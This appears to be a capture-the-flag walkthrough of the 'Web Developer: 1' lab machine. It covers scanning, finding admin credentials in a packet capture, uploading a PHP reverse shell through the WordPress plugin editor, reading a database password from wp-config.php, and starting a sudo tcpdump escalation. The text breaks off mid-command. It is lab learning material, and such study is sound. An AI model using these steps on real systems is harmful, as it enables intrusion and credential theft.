

Web Developer: 1 - Walkthrough

Web Developer: 1 is a vulnerable Linux machine in which our goal is to get root access to complete the challenge.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:

- Enumeration & Scanning
- Exploitation
- Privilege Escalation

Tools Used

Nmap, web browser, dirb, Netcat, netdiscover, Wireshark, ssh


Enumeration & Scanning

After launching the target machine in the VMware, I used `netdiscover` to find the ip address of the target machine.

```
kali@kali: ~  
File Actions Edit View Help  
Currently scanning: 192.168.1.0/24 | Screen View: Unique Hosts  
14 Captured ARP Req/Rep packets, from 11 hosts. Total size: 840  
+-----+-----+-----+-----+-----+-----+  
IP           At MAC Address    Count  Len  MAC Vendor / Hostname  
+-----+-----+-----+-----+-----+-----+  
192.168.1.39  b0:68:e6:ae:bc:45  4      240  CHONGQING FUGUI ELECTRONICS CO.,LTD.  
192.168.1.1   14:57:9f:c5:21:22  1      60   HUAWEI TECHNOLOGIES CO.,LTD  
192.168.1.2   00:0d:48:49:ac:13  1      60   AEWIN Technologies Co., Ltd.  
192.168.1.3   74:d4:35:7b:18:12  1      60   GIGA-BYTE TECHNOLOGY CO.,LTD.  
192.168.1.14  74:d4:35:7b:18:11  1      60   GIGA-BYTE TECHNOLOGY CO.,LTD.  
192.168.1.28  00:0c:29:51:36:bb  1      60   VMware, Inc.  
192.168.1.41  5c:5f:67:2e:bb:7f  1      60   Intel Corporate  
192.168.1.38  68:5d:43:22:b9:1f  1      60   Intel Corporate  
192.168.1.32  3c:91:80:70:a8:bf  1      60   Liteon Technology Corporation  
192.168.1.177 80:ad:16:c1:ad:14  1      60   Xiaomi Communications Co Ltd  
192.168.1.253 3c:91:80:70:a8:bf  1      60   Liteon Technology Corporation  
  
(kali@kali)-[~]  
$
```

After finding the ip address of the target machine I launched Nmap scan. There were 2 ports open. I tried brute forcing on port 22 but it didn't work. Then I opened target ip in the browser because port 80 was open. it was a WordPress website.


```
~/Desktop/vuln_hub/nmap_scan - Mousepad
File Edit Search View Document Help
1 # Nmap 7.91 scan initiated Fri Nov 12 05:59:25 2021 as: nmap -T4 -sV -v -p- -oN nmap_scan 192.168.1.28
2 Nmap scan report for 192.168.1.28
3 Host is up (0.0011s latency).
4 Not shown: 65533 closed ports
5 PORT      STATE SERVICE VERSION
6 22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
7 80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
8 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
9
10 Read data files from: /usr/bin/./share/nmap
11 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
12 # Nmap done at Fri Nov 12 05:59:37 2021 -- 1 IP address (1 host up) scanned in 11.23 seconds
13
14
```




I didn't find anything in the source code. Then I launched `dirb` for content discovery and found `/ipdata` directory.

```
kali@kali: ~  
File Actions Edit View Help  
└─(kali@kali)~[~]  
└─$ dirb http://192.168.1.28  
  
DIRB v2.22  
By The Dark Raver  
  
START_TIME: Sat Nov 13 05:48:50 2021  
URL_BASE: http://192.168.1.28/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
GENERATED WORDS: 4612  
  
— Scanning URL: http://192.168.1.28/ —  
+ http://192.168.1.28/index.php (CODE:301|SIZE:0)  
=> DIRECTORY: http://192.168.1.28/ipdata/  
+ http://192.168.1.28/server-status (CODE:403|SIZE:277)  
=> DIRECTORY: http://192.168.1.28/wp-admin/  
=> DIRECTORY: http://192.168.1.28/wp-content/  
=> DIRECTORY: http://192.168.1.28/wp-includes/  
+ http://192.168.1.28/xmlrpc.php (CODE:405|SIZE:42)  
  
— Entering directory: http://192.168.1.28/ipdata/ —  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
— Entering directory: http://192.168.1.28/wp-admin/ —  
+ http://192.168.1.28/wp-admin/admin.php (CODE:302|SIZE:0)  
=> DIRECTORY: http://192.168.1.28/wp-admin/css/  
=> DIRECTORY: http://192.168.1.28/wp-admin/images/  
=> DIRECTORY: http://192.168.1.28/wp-admin/includes/  
+ http://192.168.1.28/wp-admin/index.php (CODE:302|SIZE:0)  
=> DIRECTORY: http://192.168.1.28/wp-admin/js/  
=> DIRECTORY: http://192.168.1.28/wp-admin/maint/  
=> DIRECTORY: http://192.168.1.28/wp-admin/network/  
=> DIRECTORY: http://192.168.1.28/wp-admin/user/  
  
— Entering directory: http://192.168.1.28/wp-content/ —  
+ http://192.168.1.28/wp-content/index.php (CODE:200|SIZE:0)  
=> DIRECTORY: http://192.168.1.28/wp-content/plugins/  
=> DIRECTORY: http://192.168.1.28/wp-content/themes/  
=> DIRECTORY: http://192.168.1.28/wp-content/uploads/  
  
— Entering directory: http://192.168.1.28/wp-includes/ —  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
— Entering directory: http://192.168.1.28/wp-admin/css/ —  
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```

When I visited `/ipdata` directory, there was `analyze.cap` file, which is used to store captured packets during packet sniffing. Then I opened the file in Wireshark and I found `credentials` of an account with admin privileges.





Then I used <https://www.urldecoder.org> to decode the password.




Exploitation

After that I opened <http://192.168.1.28/wp-login.php> URL and entered the credentials that I found and I got access to the admin dashboard. Then I opened plugins tab and in the <http://192.168.1.28/wp-content/plugins/akismet/akismet.php> file, I uploaded a php reverse shell.



Then I launched netcat listener in my terminal. When I opened the <http://192.168.1.28/wp-content/plugins/akismet/akismet.php> file in the browser, I got reverse shell with lowest privileges.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
192.168.1.28: inverse host lookup failed: Unknown host  
connect to [192.168.1.66] from (UNKNOWN) [192.168.1.28] 47208  
Linux webdeveloper 4.15.0-162-generic #170-Ubuntu SMP Mon Oct 18 11:38:05 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux  
05:46:29 up 7 min, 0 users, load average: 0.01, 0.21, 0.17  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$
```

The terminal window shows a netcat listener on port 4444. It receives a connection from 192.168.1.28. The user is www-data (uid=33, gid=33, groups=33). The terminal then displays the content of the WordPress site, including the "Hello world!" post and a comment by "A WordPress Commenter".

Privilege Escalation

Then I started visiting the directories & files to find any user credentials with higher privileges. In the `/var/www/html` directory, I found `wp-config.php` file, which had login credentials for the user 'webdeveloper'.

```
File Actions Edit View Help
-rw-r--r-- 1 www-data www-data 37794 Jul 16 2018 wp-login.php
-rw-r--r-- 1 www-data www-data 8048 Jan 11 2017 wp-mail.php
-rw-r--r-- 1 www-data www-data 10240 Oct 4 2017 wp-settings.php
-rw-r--r-- 1 www-data www-data 38091 Apr 19 2018 wp-signup.php
-rw-r--r-- 1 www-data www-data 4620 Oct 23 2017 wp-trackback.php
-rw-r--r-- 1 www-data www-data 3065 Aug 31 2016 xmlrpc.php
$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

/** MySQL settings - You can get this info from your web host ** // See
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'webdeveloper');

/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the @link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service)
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 */
```

Then I logged into the target machine using `ssh` with the credentials that I found in the `wp-config.php` file.

```
File Actions Edit View Help
webdeveloper@webdeveloper: ~
(kali@kali)-[~]
$ ssh webdeveloper@192.168.1.28
webdeveloper@192.168.1.28's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-162-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Sat Nov 13 05:48:57 UTC 2021

System load:  0.0          Processes:    167
Usage of /:   26.9% of 19.56GB   Users logged in:  0
Memory usage: 20%           IP address for eth0: 192.168.1.28
Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

143 packages can be updated.
6 updates are security updates.

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Nov 12 12:40:35 2021 from 192.168.1.66
webdeveloper@webdeveloper:~$
```


There i found that the user ‘webdeveloper’ can run tool called tcpdump with root permissions. So I searched in <https://www.gtfobins.github.io/gtfobins/> for any known exploit for the binary tcpdump. There was an exploit available for tcpdump.



Next step was to enter the commands under Sudo title into the user ‘webdeveloper’ shell. Before that I changed my working directory to /tmp, because there I had read, write & executable permissions. I also changed first command of the exploit from **COMMAND='id'** to **COMMAND='ls -la /root'** to list the content of the /root directory. When I executed all the commands of the exploit, tcpdump listener started listening for the incoming connection from the localhost with root privileges.


```
webdeveloper@webdeveloper: /tmp
File Actions Edit View Help
webdeveloper@webdeveloper: /tmp$ COMMAND='ls -la /root'
